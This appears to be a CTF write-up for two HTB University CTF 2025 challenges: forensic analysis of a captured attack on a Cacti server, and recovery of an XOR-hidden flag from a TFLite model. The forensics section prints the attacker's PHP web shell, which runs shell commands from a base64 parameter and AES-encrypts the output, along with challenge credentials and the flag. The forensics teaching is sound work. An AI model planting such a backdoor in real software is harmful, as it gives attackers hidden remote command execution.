HTB University CTF 2025: Tinsel Trouble
Writeups for HTB University CTF 2025: Analyzing encrypted Cacti network traffic and reversing TFLite Machine Learning models.

🎄 Grand Legend — The Tinsel Trouble of Tinselwick
In the snow-glittered village of Tinselwick, where peppermint chimneys puff cinnamon steam and toy trains zip between rooftops, the Festival of Everlight is the most magical night of the year. It’s when the Great Snowglobe atop Sprucetop Tower shines brightest, sending cheer across the land and granting every child one heartfelt wish.
But this year… something’s gone adorably wrong.
The Snowglobe’s glow has flickered. The Wish-Wires have tangled. The Nutcracker Choir is singing in reverse. And strangest of all, a mischievous force known only as The Gingerbit Gremlin has stolen the Starshard Bauble, the ornament that powers the whole Festival!
With the countdown to Everlight Eve ticking fast, eight unlikely helpers—toy-fixers, cocoa-brewers, misfit scouts, and jolly engineers—must rally their sleighs, tighten their scarves, and follow peppermint-crumb trails through snowdrift mazes, puzzle cottages, and gingerbread vaults to recover the stolen magic.
This isn’t a battle to save the world—it’s a dash to save the spirit of the season.
The Great Snowglobe must sparkle again. And in Tinselwick, even the tiniest heart can outshine the longest night.
Introduction
Hello, In this writeup, I will discuss solutions for 2 challenges that I successfully solved as a contribution to my team in this event. Starting from the Forensic, and Reversing categories. I will explain them in a very simple way so they are easy to understand.
Challenges
Forensic: A Trail of Snow & Deception
- Difficulty: Easy
- Points: 1000
Description & Scenario
Oliver Mirth, Tinselwick’s forensic expert, crouched by the glowing lantern post, tracing the shimmerdust trail with a gloved finger. It led into the snowdrifts, then disappeared, no footprints, no sign of a struggle. He glanced up at the flickering Snowglobe atop Sprucetop Tower, its light wavering like a fading star. “Someone’s been tampering with the magic,” Oliver murmured. “But why?” He straightened, eyes narrowing. The trail might be gone, but the mystery was just beginning. Can Oliver uncover the secret behind the fading glow?
Challenge Questions
- What is the Cacti version in use? (e.g. 7.1.0)
- What is the set of credentials used to log in to the instance? (e.g., username:password)
- Three malicious PHP files are involved in the attack. In order of appearance in the network stream, what are they? (e.g., file1.php,file2.php,file3.php)

- What file gets downloaded using curl during exploitation process? (e.g. filename)
- What is the name of the variable in one of the three malicious PHP files that stores the result of the executed system command? (e.g., $q5ghsA)
- What is the system machine hostname? (e.g. server01)
- What is the database password used by Cacti? (e.g. Password123)
Solution
1. Cacti Version
Approach: Search for “Cacti” string in packet details, then follow the HTTP stream.
Steps:
- Filter packets containing “Cacti” → Found Packet 357
- Follow HTTP Stream → Shows the version in response


Answer 1: 1.2.28
2. Login Credentials
Approach: Find the login request (POST to index.php) to get username and password.
Steps:
- Use Wireshark filter:
http.request.method == POST && http.request.uri contains "index.php" - Follow TCP Stream → Search the creds in response


Answer 2: marnie.thistlewhip:Z4ZP_8QzKA
3. Web Shell & Payload Analysis
Approach: Find 3 PHP files uploaded by attacker, in order of appearance.
Steps:
- Filter:
http.request.method == GET and http.request.uri contains ".php" - Mark the order files appear in network stream
- These are the malicious PHP backdoors
- The third file has a parameter q that is encrypted in base64 (note)

Answer 3: JWuA5a1yj.php,ornf85gfQ.php,f54Avbg4.php
4. Downloaded File
Approach: Find what file was downloaded using curl.

Filter: http.request.method == GET and http.user_agent contains "curl"

Answer 4: bash
5. PHP Variable Name
Approach: Decode the PHP file and find the variable storing command output.
Steps:
- Decode Base64 PHP code from the web shell
- Find
shell_exec()function call - Identify variable that stores the output
- There is evidence of AES encryption usage (note)

Key Code Line:
1
2
3
4
5
6
$A4gVaGzH = "kF92sL0pQw8eTz17aB4xNc9VUm3yHd6G"; // ← Key AES
$A4gVaRmV = "pZ7qR1tLw8Df3XbK"; // ← IV AES
$A4gVaXzY = base64_decode($_GET["q"]);
$a54vag = shell_exec($A4gVaXzY); // ← This stores command output
$A4gVaQdF = openssl_encrypt($a54vag,"AES-256-CBC",$A4gVaGzH,OPENSSL_RAW_DATA,$A4gVaRmV); // ← AES encryption usage
echo base64_encode($A4gVaQdF);
Answer: $a54vag
6. System Hostname
Approach: Find encrypted hostname output, then decrypt using AES-256-CBC.
Steps:


- Search for packet with
hostnamecommand execution (in the q parameter of the third file mentioned earlier, find the one that when decrypted produces ‘hostname’) - Find encrypted response in packet details
- Use CyberChef with:
- Algorithm: AES Decrypt
- Key:
kF92sL0pQw8eTz17aB4xNc9VUm3yHd6G - IV:
pZ7qR1tLw8Df3XbK - Input format: HYjF7a38Od/H2Qc+uaBKuA==
- Output format: tinselmon01
(Key & IV derived from the AES encryption evidence found earlier)

Answer: tinselmon01
7. Database Password


Approach: Find encrypted database config file output, then decrypt it. (The steps are the same as question 6)
Steps:
- Search for packet with
cat include/config.phpcommand - Extract encrypted response

- Decrypt using same AES-256-CBC key and IV as Question 6
- Use CyberChef:
- Algorithm: AES Decrypt
- Key:
kF92sL0pQw8eTz17aB4xNc9VUm3yHd6G - IV:
pZ7qR1tLw8Df3XbK - Input format: (encrypted text)
- Output format: (database configuration)
- Parse the config file to find
passwordfield

Answer: zqvyh2fLgyhZp9KV
Reversing: CloudyCore
- Difficulty: Easy
- Points: 975
Description & Scenario
Twillie, the memory-minder, was rewinding one of her snowglobes when she overheard a villainous whisper. The scoundrel was boasting about hiding the Starshard’s true memory inside this tiny memory core (.tflite). He was so overconfident, laughing that no one would ever think to reverse-engineer a ‘boring’ ML file. He said he ‘left a little challenge for anyone who did,’ scrambling the final piece with a simple XOR just for fun. Find the key, reverse the laughably simple XOR, and restore the memory.
Challenge Question
What is the hidden memory/flag inside the .tflite file after reversing the XOR?
Solution
Open Model with Netron
Approach: Analyze .tflite model architecture using Netron.
Steps:
- Open snownet_stronger.tflite file in Netron

- Model looks odd - only 2 simple paths, not a complex neural network
- Found 2 suspicious “Const” tensors:
- Tensor 1x4 (likely key/short string)
- Tensor 9x1 (likely encrypted payload)
Extract Raw Bytes from Tensor
Approach: Recover actual byte values (Type Confusion issue).
Steps:

- TFLite viewer shows values as tiny floating-point numbers (e.g., 5.877e-39)
- But actual data is bytes, not float
- Use
.tobytes()to extract raw data:
Results:
- Tensor 1x4:
k3y! - Tensor 9x1: Hex payload starting with
13af8a29...
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
import tensorflow as tf
import numpy as np

# Challenge file
MODEL_PATH = "snownet_stronger.tflite"

def extract_hidden_data():
    # Load the model
    interpreter = tf.lite.Interpreter(model_path=MODEL_PATH)
    interpreter.allocate_tensors()

    print("[*] Searching for hidden data...")

    # Check the storage boxes (tensors) one by one
    for tensor in interpreter.get_tensor_details():
        # We only look for small boxes to keep the log clean
        # np.prod calculates total elements (e.g., 1x4 = 4)
        if np.prod(tensor['shape']) < 50:
            try:
                # Get the data (still in weird float format)
                data_float = interpreter.get_tensor(tensor['index'])

                # Convert that weird float back to its original form (Bytes/Hex)
                raw_data = data_float.tobytes()

                # Show results
                print(f"\n[+] Found Tensor: {tensor['name']}")
                print(f"    Hex (Raw): {raw_data.hex()}")

                # Try to read it as normal text
                try:
                    # Filter for readable characters only
                    text = "".join([chr(b) if 32 <= b <= 126 else "." for b in raw_data])
                    print(f"    Readable Text: {text}")
                except:
                    pass

            except ValueError:
                continue

if __name__ == "__main__":
    extract_hidden_data()
XOR Decryption
Approach: Decrypt payload using key k3y! with simple XOR.
Steps:
- Take encrypted hex:
13af8a291a990fef5a1b3488e7444f0959bd76134500570b5d7dd0246b5e5b29e3000000 - XOR each byte with key
k3y!(cycling) - Result:
789cf308...(Zlib magic bytes)
Zlib Decompress
Approach: Decompress XOR result using zlib.
Steps:
- Recognized magic bytes
78 9c= Zlib signature - Use
zlib.decompress()to inflate - Get final flag
Quick Solver:
1
2
3
4
5
6
7
8
9
10
11
12
import zlib

encrypted_hex = "13af8a291a990fef5a1b3488e7444f0959bd76134500570b5d7dd0246b5e5b29e3000000"
cipher_data = bytes.fromhex(encrypted_hex)
key = b"k3y!"

# XOR decrypt
decrypted_data = bytes([cipher_data[i] ^ key[i % len(key)] for i in range(len(cipher_data))])

# Decompress
flag = zlib.decompress(decrypted_data)
print(flag.decode())

Answer: HTB{Cl0udy_C0r3_R3v3rs3d}
Thank you for reading ! Don’t forget to follow me on X: @K4lameety